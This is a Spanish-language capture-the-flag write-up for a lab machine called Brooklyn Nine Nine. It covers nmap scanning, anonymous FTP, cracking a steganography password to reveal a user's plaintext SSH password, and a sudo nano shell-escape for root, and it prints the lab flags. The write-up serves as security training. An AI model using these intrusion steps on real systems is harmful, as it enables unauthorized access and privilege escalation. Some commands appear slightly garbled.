

RESOLUCIÓN

MÁQUINA BROOKLYN NINE NINE



AGOSTO 2023



Índice

1. Escaneo	2
1.1. Nmap	2
2. Reconocimiento	3
2.1. Servicio FTP	3
2.2. Servicio HTTP	4
2.3. Servicio SSH	6
3. Explotación	7
3.1. Escalada de privilegios	8

1. Escaneo

1.1. Nmap

El primer paso a llevar a cabo, es el de realizar un análisis que permite conocer los puertos abiertos que se encuentran en la máquina objetivo. Para lograr esto, se utiliza la herramienta *nmap* y en este caso, empleando el siguiente comando se consiguen los puertos abiertos que se pueden ver en la figura 1.

```
nmap -p- --open --min-rate 5000 -sS -n -Pn <IP> -oN allPorts
```

- **-p-**: escaneo de todos los puertos.
- **--open**: se muestran los puertos abiertos exclusivamente.
- **--min-rate**: tasa de envío de paquetes.
- **-sS**: Opción por defecto, escaneo rápido.
- **-n**: no se aplica resolución DNS.
- **-Pn**: se evita el descubrimiento de hosts.

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Figura 1: Puertos abiertos de la máquina.

Una vez se conocen los puertos abiertos (servicios *ftp*, *ssh* y *http*), se continúa realizando un análisis para obtener las versiones de los servicios que en estos corren. Para lograr este objetivo se utiliza el siguiente comando, obteniendo los resultados que se pueden apreciar en la figura 2.

```
nmap -p22,80 -sCV <IP> -oN versionPorts
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.18.93.38
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 3
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0 0 119 May 17 2020 note_to_jake.txt
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|_  256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:ef:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Versiones de los servicios.


A la vista de los resultados, el servicio *ftp* permite una conexión sin autenticación, esto es, como usuario *anonymous*. Por otro lado, el servicio *ssh* se encuentra en una versión desactualizada sobre la cual se podría realizar una enumeración de usuarios. Finalmente, el último servicio corre bajo un Apache en la versión 2.4.29.

Llegado este punto, el proceso de escaneo estaría finalizado, por lo que se pasa al reconocimiento de los servicios.

2. Reconocimiento

2.1. Servicio FTP

El primer servicio a analizar es el servicio que corre en el puerto 21. Como se ha visto en la sección de escaneo, es posible acceder al servicio de transferencia de archivos sin ningún tipo de autenticación (figura 3).



```
# ftp 10.10.185.48
Connected to 10.10.185.48.
220 (vsFTPd 3.0.3)
Name (10.10.185.48:taranis): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Figura 3: Acceso al servicio FTP.

Una vez se accede a dicho servicio, el siguiente paso será listar los archivos que pueda haber en el directorio. Al realizar dicha acción, aparece en este directorio un documento de texto denominado como *note_to_jake.txt* (figura 4), por lo que el siguiente paso será realizar la recuperación a la máquina local para poder visualizarla.

```

L# ftp 10.10.185.48
Connected to 10.10.185.48.
220 (vsFTPd 3.0.3)
Name (10.10.185.48:taranis): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16835|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 119 May 17 2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||22287|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*****| 119 65.99 KiB/s 00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (1.45 KiB/s)
ftp>

```

Figura 4: Nota encontrada en servidor FTP.

El contenido de la nota permite encontrar una posible vía de vulnerabilidad de la máquina, pues en esta, Amy le escribe a Jake que modifique su contraseña, ya que la actual es débil (figura 5). Esta nota posibilita la vía de realizar un ataque de fuerza bruta con el usuario de *jake*.

```

L# cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine

```

Figura 5: Contenido de la nota.

Una vez se realizado el análisis de este puerto, se efectua la investigación del servicio *http*.

2.2. Servicio HTTP

Al abrir en el navegador la dirección asociada a la máquina virtual bajo el servicio *http*, la página que se muestra es la siguiente (figura 6).



Figura 6: Página inicial.

Al realizar un análisis del código fuente de la página para comprobar que no haya ningún tipo de comentario o función que no sea visible, se encuentra un mensaje en el que se pregunta “¿Has oído hablar de la esteganografía?” (figura 7).

```
1 </DOCTYPE html>
2 <html>
3 <head>
4 <meta name="viewport" content="width=device-width, initial-scale=1">
5 <style>
6 body, html {
7   height: 100%;
8   margin: 0;
9 }
10
11 .bg {
12   /* The image used */
13   background-image: url("brooklyn99.jpg");
14
15   /* Full height */
16   height: 100%;
17
18   /* Center and scale the image nicely */
19   background-position: center;
20   background-repeat: no-repeat;
21   background-size: cover;
22 }
23 </style>
24 </head>
25 <body>
26
27 <div class="bg"></div>
28
29 <!-- This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely. -->
30 <!-- Have you ever heard of steganography? -->
31 <script>
32
33 </script>
```

Figura 7: Mensaje oculto en el código fuente.

Este mensaje permite saber que existe una imagen que contiene información oculta, y hasta el momento solo se ha podido localizar una imagen en este servicio. Por lo tanto, antes de examinar la página web en busca de directorios o ficheros ocultos, se procede a la descarga de la imagen principal para su investigación.

Para realizar el examen sobre la fotografía, se utilizan las herramientas *stegcracker* y *steghide*. Estas herramientas permitirán conocer la contraseña empleada para ocultar la información dentro de la imagen, y la recuperación de la misma.

Para utilizar la herramienta *stegcracker* han sido aplicadas las opciones por defecto, esto es, el diccionario empleado será el famoso *rockyou*. La ejecución de la herramienta revela la contraseña empleada en la ocultación de información, que en este caso será *admin* (figura 8).

```
# stegcracker brooklyn99.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20331 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```

Figura 8: Contraseña utilizada en la ocultación.

A continuación, al ejecutar la herramienta *steghide* se introduce la contraseña obtenida y se recupera un documento de texto *note.txt* (figura 9).

```
# steghide extract -sf brooklyn99.jpg
Enter passphrase:
wrote extracted data to "note.txt".
```

Figura 9: Ejecución de *steghide*.

El contenido del documento revela la contraseña del capitán Holt en texto plano (10).

```
# cat note.txt
Holts Password:
fluffydog12@ninenine

Enjoy !!
```

Figura 10: Contraseña de Holt.

Este descubrimiento permite realizar un análisis del servicio *ssh*, pues a estas alturas de la investigación se poseen dos usuarios (*jake y holt*) y una contraseña.

2.3. Servicio SSH

Para este servicio se podría realizar un ataque de enumeración de usuarios, que permitiría comprobar si en la máquina existe alguno de los usuarios anteriormente mencionados. En este caso dicha prueba no es realizada, pero se realiza un intento de conexión entre la máquina local y el servidor remoto utilizando el usuario *holt*, obteniendo una prueba exitosa (figura 11).

```
# ssh holt@10.10.98.182
holt@10.10.98.182's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

Figura 11: Conexión ssh.

Una vez dentro del servidor remoto, se obtiene la *flag* de usuario, accesible desde el directorio */home* del capitán Holt (figura 12).

```
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```

Figura 12: User flag.

El siguiente paso será la explotación para lograr una escalada de privilegios.

3. Explotación

En este punto de la investigación se tiene acceso al servidor remoto como un usuario. A continuación, se necesita conseguir el archivo asociado a la *flag* del superusuario, por lo que será necesario realizar una escalada de privilegios. En esta sección se muestran los pasos seguidos para conseguir acceso al servidor remoto como usuario *root*.

El primer paso realizado ha sido la comprobación de permisos con los que cuenta el usuario *holt* (figura 13).

```
nmap -p22,80 -sCV <IP> -oN versionPorts
```

```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
  (ALL) NOPASSWD: /bin/nano
```

Figura 13: Permisos del capitán Holt.

El usuario cuenta con permisos de ejecución como superusuario del comando *nano*. Para comprender como realizar una escalada de privilegios a través del uso de este editor de texto, se utiliza el recurso provisto por [GTF0Bins](#) (figura 14).

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>60 2>60
```

Figura 14: GTF0Bins.

3.1. Escalada de privilegios

Para realizar la escalada de privilegios, se siguen los pasos mostrados en la figura 14 (figura 15).




Figura 15: Ejecución de escalada de privilegios.

Una vez ejecutado el comando, se accede al servidor como superusuario (figura 16). Finalmente, se consigue obtener la *flag* asociado a este, dejando la máquina como vulnerada y acabada (figura 17).




Figura 16: Escalada de privilegios.

```
#  
# cat /root/root.txt  
-- Creator : Fsociety2006 --  
Congratulations in rooting Brooklyn Nine Nine  
Here is the flag: 63a9f0ea7bb98050796b649e85481845
```

Figura 17: Root Flag.